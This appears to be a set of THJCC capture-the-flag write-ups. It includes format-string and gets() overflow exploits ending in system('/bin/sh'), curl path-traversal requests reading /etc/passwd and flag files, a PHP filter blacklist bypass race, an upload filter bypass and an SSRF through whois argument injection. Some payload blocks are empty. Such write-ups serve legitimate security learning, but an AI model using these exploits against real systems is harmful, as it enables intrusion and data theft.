`THJCC{u3e_1nf0rm4t1on_l3ak_t0_g3t_l1bc_bas3_4nd_g3t_adm1n_p@ssw0rd_th3n_RCE!!!}`
#### MyGO!!!!! Database revenge
**Point: 415**
nc chal.thjcc.org 10021
## Source-level vulnerability
```c
if (atoi(buf) != token) {
printf(buf);
puts("is not correct token!");
try++;
continue;
}
```
Two key points:
1. `atoi(buf)` is the auth check.
2. `printf(buf)` is a format-string vulnerability (user-controlled format string).
## 3. Initial primitives from format string
Using `%p` probing on remote, stack argument mapping was recovered:
- `%8$...` reads bytes `0..7` of `buf`
- `%9$...` reads bytes `8..15`
- `%10$...` reads bytes `16..23`
So we can inject an arbitrary pointer at bytes `16..23` and use `%10$...` to read/write it.
Example write primitive:
- `payload = b"%10$n" + b"A"*11 + p64(token_addr)`
- This writes `0` to `token`.
Then sending non-numeric input (`abc`) passes auth because `atoi("abc") == 0`.
## 4. Why login alone is not enough
After bypassing token check, service only prints database rows (no flag in normal output), so we need code execution.
## 5. Stack and libc reconstruction
From stack leaks:
- A stable libc leak (`%15$p`) gave `0x7ffff7db9d90`.
- Using provided libc offsets:
- `atoi` offset `0x43640`
- `system` offset `0x50d70`
- This established libc base used by service:
- `0x7ffff7d90000`
From stack-memory reads (`%10$.8s` with arbitrary pointer):
- Return-chain slot around `0x7fffffffec68` is writable.
- `%10$hn` writes can patch 16-bit chunks of that chain.
## 6. Constraint: only 10 tries per `main`
A full chain needed more writes than one 10-try window, so exploitation was split into two stages:
### Stage 1 (first `main`)
- Overwrite return target to `__libc_start_call_main+0x16` low half (re-enters `main`, giving fresh 10 tries).
- Preload part of final chain (`pop rdi` and `system` words) in adjacent stack slots.
### Stage 2 (second `main`)
- Patch remaining words:
- leading `ret` gadget (alignment),
- `/bin/sh` pointer.
- Exhaust tries to trigger return and execute chain:
- `ret -> pop rdi -> "/bin/sh" -> system`
Then send:
```sh
cat /flag.txt
```
## 7. Flag
`THJCC{54k1-ch4n_54k1-ch4n_54k1-ch4n_54k1-ch4n_54k1-ch4n_54k1-ch4n_54k1-ch4n_54k1-ch4n!!!!!!}`
#### Secret Intern Service
**Point: 426**
Exploit the “unexploitable” service and prove you’re truly the best of the best.
This challenge depends on Secret File Viewer, find something useful for you right there
Author: Grissia
nc chal.thjcc.org 30001
## Summary
This challenge is a classic stack overflow with a helpful crash handler that leaks a libc address. The service restarts itself after a crash, which enables a two-stage exploit:
1. Trigger a crash to leak a libc function address.
2. Re-login and use the second overflow to run `system("/bin/sh")`.
The task depends on the "Secret File Viewer" service, which is vulnerable to directory traversal. That lets us download the target libc and compute exact offsets, making the ret2libc reliable.
## Files
- `chal.c` contains the vulnerable service.
- `debug.py` probes and confirms the crash behavior.
- `exploit.py` performs the full exploit (leak + ret2libc).
- `libc.so.6` is downloaded from the target via LFI in the Secret File Viewer.
## Vulnerability Analysis
The critical bug is `gets()` in `add_message()`:
```c
void add_message(int user_id){
Message msg;
msg.user_id = user_id;
printf("Enter your message: ");
getchar();
gets(msg.content);
printf("Message added for user %d: %s\n\n", msg.user_id, msg.content);
}
```
`msg.content` is 256 bytes, but `gets()` does not enforce a limit. The saved return address is reached at:
```
RIP_OFFSET = 256 (content) + 8 (saved RBP) = 264
```
When the function returns, the corrupted RIP crashes the program and triggers `crash_handler()`. That handler prints:
```
Disconnect handler:
```
This is the current `puts()` address, which gives a libc leak.
## Secret File Viewer Dependency (LFI)
The "Secret File Viewer" runs on port `30000` and accepts:
```
/download.php?file=files/file_A.txt
```
Directory traversal is not properly filtered server-side. A working payload is:
```
download.php?file=../../../proc/self/maps
```
That reveals the exact libc path:
```
/usr/lib/x86_64-linux-gnu/libc.so.6
```
We can then download the libc:
```
download.php?file=../../../usr/lib/x86_64-linux-gnu/libc.so.6
```
## Exploitation Steps
1. Connect and log in to the service.
2. Send an overflow with a bad RIP to crash and leak `puts()`.
3. Compute libc base from the leaked `puts()` using the exact libc file.
4. Re-login after the crash handler restarts the service.
5. Send a ret2libc chain:
- `ret` for alignment
- `pop rdi; ret`
- address of `"/bin/sh"`
- address of `system`
## Commands Used
Download libc from the LFI service:
```python
import socket
host='chal.thjcc.org';port=30000
path='../../../usr/lib/x86_64-linux-gnu/libc.so.6'
req=f"GET /download.php?file={path} HTTP/1.1\r\nHost: chal.thjcc.org\r\nConnection: close\r\n\r\n".encode()
s=socket.socket();s.settimeout(5);s.connect((host,port))
s.sendall(req)
resp=b""
while True:
chunk=s.recv(4096)
if not chunk: break
resp+=chunk
s.close()
_,_,body=resp.partition(b"\r\n\r\n")
open("libc.so.6","wb").write(body)
```
Run exploit:
```powershell
python exploit.py --libc libc.so.6
```
## Result
The exploit drops a shell and the flag is in `flag.txt`:
```
THJCC{w3_d13_1n_7h3_d4rk_50-y0u_m4y_l1v3_1n_7h3_l16h7}
```
## Notes
- The crash handler calls `main()` again, so the same connection can be reused after the crash.
- Using the exact target libc removes guesswork and makes the ROP chain reliable.
#### THJCC file upload server
THJCC file upload server
500
image_2026-02-21_172935403.png here we go absolutely insane.
Author: zKltch
http://chal.thjcc.org:10100
#### 僕と契約して、魔法少女になってよ!
**Point: 500**
Do you like QB?! ~ ☆
(Please solve this challenge locally before connecting to the remote server.)
nc chal-gcp.thjcc.org 13370
Notice:
The main files to focus on for this challenge are located in the src/challenge/ directory.
When you connect to the server, it will require solving a PoW. The PoW solver script is located at solver/solve_pow.py.
After solving PoW, the server will ask if you want to upload your exploit — provide the URL of your exploit file to do so.
When QEMU startup, you can find your exploit at /tmp/e.
If you have any problem about linux kernel challenge environment, please refer to the challenge others source code.
### Reverse
#### Fllllllag_ch3cker_again
**Point: 100**
Flag chekcer again?????????
#### PocketVM
**Point: 100**
Can you unpack the hidden Tiny VM bytecode and reverse its logic to recover the correct key?
#### Super baby reverse
**Point: 100**
My first C lang project can you find the hidden message inside?
#### THJCC-anti-virus
**Point: 100**
I make an simple Anti-Virus but my friend say there is something wrong inside can you help me to find out?
nc chal.thjcc.org 1145
#### THJCC-anti-virus-revange
**Point: 171**
I update my Anti-Virus but my friend say there is still something wrong inside can you help me to find out?
nc chal.thjcc.org 14712
#### 幽々子の食べ物
**Point: 371**
My fumo wants to eat KFC and jump into a bucket full of fried chicken, but we don’t have KFC, so I decide to do something special for it.
### Web
#### 0422
**Point: 100**
A very simple challenge about a web exploit.
Really simple. LOL.
[http://chal.thjcc.org:3000/](http://chal.thjcc.org:3000/)
### Solution
change coockis role to admin, then refresh the page, you will get the flag.
### Flag
`THJCC{c00k135_4r3_n07_53cur3_1f_n07_51gn3d_4nd_p13453_d0_7h3_53cur3_c0d1ng_r3v13w_101111}`
#### A long time ago
**Point: 100**
http://chal.thjcc.org:25601/
#### Ear
**Point: 100**
[CWE-698](https://cwe.mitre.org/data/definitions/698.html)
[http://chal.thjcc.org:1234](http://chal.thjcc.org:1234)
CWE-698 is actually a “water hole” (trap), but it usually results in serious consequences such as **information disclosure** or **CSRF**. The root cause is something like this:
```php
```
```bash
curl http://chal.thjcc.org:1234/admin.php
```
```html
Admin Panel
Admin Panel
Status page
Image
Setting
```
We check the three pages and find that the system.php page contains the flag.
```bash
curl http://chal.thjcc.org:1234/system.php
```
```html
Admin Panel
System settings
THJCC{ea5a1c76cc978b9a_U_kNoW-HOw-t0_uSe-EaR}
```
### Flag
`THJCC{ea5a1c76cc978b9a_U_kNoW-HOw-t0_uSe-EaR}`
#### Las Vegas
**Point: 100**
Lucky 7 7 7
[http://chal.thjcc.org:14514](http://chal.thjcc.org:14514)
### Solution
```bash
curl -X POST http://chal.thjcc.org:14514/?n=777
```
### Flag
`THJCC{LUcKy_sEVen_7777777}`
#### msgboard
**Point: 356**
http://chal.thjcc.org:36001/
## Initial Recon
The port `36001` endpoint is an instance manager (not the vulnerable app itself).
The actual challenge app is exposed on spawned ports and serves the Flask message board.
## Source Analysis Summary
The provided source contains multiple security issues:
1. Hidden-post content leak
- File: `thjccanon/api.py:94`
- Endpoint: `GET /api/v1/mb_replys/?post_id=...`
- Bug: even if a post is hidden, the API still returns raw post content:
- `thjccanon/api.py:124` -> `"content": data["content"]`
- Impact: moderation-hidden data can still be read by direct API calls.
2. Unsafe upload filename handling (path traversal write)
- File: `thjccanon/api.py:251`
- Endpoint: `POST /api/v1/upload_image`
- Bug:
- `secure_filename(filename)` is called but its result is not used for saving.
- Save uses original filename directly:
- `thjccanon/api.py:275` -> `file.save(os.path.join(app.config.get("UPLOAD_FOLDER", ""), filename))`
- Impact: attacker can attempt arbitrary file write via crafted filename/path segments.
3. Risky image proxy trust model
- Files:
- `little_conponment.py:60`
- `little_conponment.py:61`
- `app.py:52`
- `docker-compose.yml:13`
- Behavior: markdown images are rewritten through `IMAGE_PROXY_URL`, which can become an attack surface when URL validation/allowlisting is weak in deployment.
## Exploitation Process
1. Identify live app instances (not just the instancer page).
2. Query board API on live instances:
- `GET /api/v1/mb_board/`
3. Extract suspicious content from posts.
One live instance returned a post containing an embedded flag marker in the content payload.
## Working Request
```bash
curl "http://chal.thjcc.org:35036/api/v1/mb_board/"
```
Response contained:
```text
THJCC{model2rce456ytrrghdrydhrth}
```
## Flag
`THJCC{model2rce456ytrrghdrydhrth}`
#### My First React
**Point: 100**
http://chal.thjcc.org:25600/
#### No Way Out
**Point: 100**
The janitor is fast, and the filter is lethal. You have 0.67 seconds to bypass the exit() trap before your existence is erased.
[http://chal.thjcc.org:8080/](http://chal.thjcc.org:8080/)
## Solution
1. Read `src/index.php` and note it writes `` before attacker content, with a blacklist on `base64`, `rot13`, and `string.strip_tags`.
2. Bypass the blacklist by URL-encoding inside the filter name: use `convert.ba%73e64-decode` in `php://filter`, then send it double-encoded through the URL so `%73` survives blacklist checking but is decoded by the stream wrapper.
3. Write a short-lived PHP file with `file=php://filter/write=convert.ba%73e64-decode/resource=.php` and `content=a` + `base64("")`.
4. The fixed prefix decodes into harmless bytes, while attacker payload decodes into executable PHP.
5. Race the janitor (`0.67s`) by requesting `.php` immediately after POST.
6. Extracted flag: `THJCC{h4ppy_n3w_y34r_4nd_c0ngr47_u_byp4SS_th7_EXIT_n1ah4wg1n9198w4tqr8926g1n94e92gw65j1n89h21w921g9}`.
```bash
$u='http://chal.thjcc.org:8080';$f=('x'+(Get-Random -Maximum 99999999)+'.php');$j=Start-Job -ScriptBlock {param($u,$f) curl.exe -s -X POST "$u/?file=php://filter/write=convert.ba%2573e64-decode/resource=$f" --data "content=aPD9waHAgcmVhZGZpbGUoJy9mbGFnLnR4dCcpOyA/Pg==" > $null} -ArgumentList $u,$f;1..250|%{$r=curl.exe -s "$u/$f";if($r -match 'THJCC\{[^}]+\}'){$matches[0];break};Start-Sleep -Milliseconds 10};Wait-Job $j|Out-Null;Remove-Job $j
```
#### Noalliii
**Point: 100**
i hate ai (except my bot daughter) :( it is a ctf challenge for humans, have a nice play. The challenge URL is `http://chal.thjcc.org:3001`, and the joke hint is pointing straight at it.
## 1. Initial Recon
Visiting `/` returns:
```html
hello

Try providing a ?tpl=parameter.
```
Then check `robots.txt`:
```txt
User-agent: *
Disallow: /static/.backup
```
This strongly suggests hidden files under `/static/.backup`.
## 2. Find the Leaked Backup Source
Because directory listing is enabled on `/static`, browsing `/static/.backup/` reveals:
- `app.js.bak`
- `Dockerfile.bak`
- `package.json.bak`
The key code from `app.js.bak`:
- Reads `req.query.tpl`
- Blacklist blocks:
- all lowercase letters `a-z`
- all uppercase letters `A-Z`
- `[` `]` `(` `)` `{` `}`
- Then does `ejs.render(req.query.tpl, safeContext, { context: Object.freeze({}), strict: true })`
## 3. Analyze the SSTI Surface (`tpl`)
At first this looks like EJS SSTI, but the filter is very restrictive.
### Blocked characters
- `a-z`
- `A-Z`
- `[ ] ( ) { }`
### Allowed characters (important ones)
- Digits: `0-9`
- Whitespace
- Many symbols: `< > % = + - * / . , : ; ' " ! ? @ # $ ^ & | _ ~` (unless URL/parser mangles them)
### Practical effect
- Simple numeric templates work, e.g.:
- `?tpl=<%= 123 %>` -> `123`
- Real code execution is blocked because identifiers need letters (`require`, `process`, `constructor`, etc.).
- Brackets/parentheses/braces are also blocked, removing common JavaScript expression gadgets.
So the intended `tpl` route is a trap / decoy.
## 4. Real Vulnerability Path: Old Node Path Normalization Bug
The stack is old:
- Node `8.5.0`
- Express `4.15.5`
- `serve-static` `1.12.6`
- `send` `0.15.6`
`send` checks traversal using a normalized path + regex for `..`.
With old Node normalization behavior, crafted segments like `a../../..` can collapse in ways that bypass the traversal check.
This matches the challenge hint: `old joke`.
## 5. Working Traversal Gadget
You must use `curl --path-as-is` so curl does not normalize the path first.
Working gadget pattern:
```txt
/static/../../a../../../../
```
Proof read:
```bash
curl --path-as-is "http://chal.thjcc.org:3001/static/../../a../../../../etc/passwd"
```
This returns `/etc/passwd`, confirming arbitrary file read.
## 6. Read Real App Files (Not the Backup)
Read live files from `/usr/src/app`:
```bash
curl --path-as-is "http://chal.thjcc.org:3001/static/../../a../../../../usr/src/app/app.js"
curl --path-as-is "http://chal.thjcc.org:3001/static/../../a../../../../usr/src/app/Dockerfile"
```
The live `Dockerfile` contains the real flag write command:
```dockerfile
RUN echo "THJCC{...}" > /flag_F7aQ9L2mX8RkC4ZP
```
## 7. Read the Flag File
Final request:
```bash
curl --path-as-is "http://chal.thjcc.org:3001/static/../../a../../../../flag_F7aQ9L2mX8RkC4ZP"
```
Returned flag:
```txt
THJCC{y0u_mu57_b3_4_r34l_hum4n_b3c4u53_0nly_4_hum4n_c4n_r34d_4nd_und3r574nd_7h15_fl46_c0rr3c7ly}
```
### Flag
`THJCC{y0u_mu57_b3_4_r34l_hum4n_b3c4u53_0nly_4_hum4n_c4n_r34d_4nd_und3r574nd_7h15_fl46_c0rr3c7ly}`
#### r2s
**Point: 436**
Should I upgrade my web server?
I'm too lazy. nvm, lol.
It should be safe enough?
http://chal.thjcc.org:10200/
#### Secret File Viewer
**Point: 100**
Maybe there are some hidden files beneath the surface...
[http://chal.thjcc.org:30000/](http://chal.thjcc.org:30000/)
The hint say we have something on Javascrip (script.js) found an endpoint that hat the Traversal variant and php filter wrappers *download.php?file=....*
```bash
curl "http://chal.thjcc.org:30000/download.php?file=../../../flag.txt"
```
### Flag
`THJCC{h0w_dID_y0u_br34k_q'5_pr073c710n???}`
#### simplehack
**Point: 410**
We developed a file upload platform. I think it is really secure. Isn't it?
http://chal.thjcc.org:5222/
## Summary
The challenge is a file upload service with a blacklist-based upload filter.
The bug chain is:
1. Upload allows `.phtml` files.
2. `sandbox.php?f=...` executes uploaded `.phtml` via PHP include behavior.
3. Blacklist blocks many obvious payload strings, but `require` + heredoc + octal escapes bypasses it.
4. Use this to load `/flag.txt`.
## Recon
Uploading a normal text file returns:
`/?status=success&file=%2Fsandbox.php%3Ff%3Da.txt`
So uploaded files are accessed through `sandbox.php?f=`.
Useful behavior observed:
- `f[]=a.txt` causes PHP type error and leaks backend file path (`/var/www/sandbox.php`).
- `.php` upload is blocked.
- `.phtml` upload is allowed.
- Accessing uploaded `.phtml` through `sandbox.php` executes PHP code.
## Filter bypass idea
Direct payloads like:
- ``
- `include(...)`
- direct `flag` string
are blocked.
Bypass approach:
- Use short open tag: ``
- Use `require` (allowed)
- Use heredoc (no quotes needed)
- Encode `/flag.txt` as octal escapes so blacklist does not match `flag`
`/flag.txt` in octal escaped form:
`/\146\154\141\147\056\164\170\164`
## Final exploit
Create payload file:
```php
```
Upload and trigger:
```bash
cat > solve.phtml << 'EOF'
EOF
curl -s -c cookie.txt -b cookie.txt \
-F "file=@solve.phtml;filename=x1.phtml;type=text/plain" \
"http://chal.thjcc.org:5222/" > /dev/null
curl -s -b cookie.txt "http://chal.thjcc.org:5222/sandbox.php?f=x1.phtml"
```
## Flag
`THJCC{w311_d0n3_y0u_byp4553d_7h3_b14ck1157_:D}`
#### who is whois
**Point: 100**
who is whois???
[http://chal.thjcc.org:13316/](http://chal.thjcc.org:13316/)
## Source Analysis
From `chal/app.py`:
1. `whois` route:
```python
raw = request.form.get("domain", "").strip()
args = ["whois"] + shlex.split(raw)
proc = subprocess.run(args, capture_output=True, text=True, timeout=15)
```
No shell is used, so `;`, `&&`, `|` won't work.
But `shlex.split` lets us inject **arguments** into `whois`.
1. `flag` route:
```python
if request.remote_addr not in {"127.0.0.1", "::1"}: deny
if request.headers.get("admin", "") != "thjcc": deny
if not pyotp.TOTP(_get_totp_secret()).verify(safekey): deny
return FLAG_VALUE
```
1. TOTP secret recovery:
```python
_ENC_SECRET = "Jl5cLlcsI10sKCYhLS40IykpMyQnIF8wIjEtPTM6OzI="
_XOR_KEY = "thjcc"
```
`_get_totp_secret()` is Base64 decode then XOR with `thjcc`, giving:
`R66M4XK7OKRIGMWWACPGSH5SAEEWPYOZ`
## Exploit Strategy
1. Generate current TOTP from recovered secret.
2. Send to `/whois` a payload that injects whois options:
- `-h 127.0.0.1 -p 13316`
3. Use a single-quoted multi-line query so whois sends raw HTTP text:
- `POST /flag HTTP/1.1`
- `admin: thjcc`
- body `safekey=`
4. The request originates from localhost, so `/flag` returns the flag.
Expected output includes:
### Flag
`THJCC{yeyoumeng_Wh0i5_SsRf}`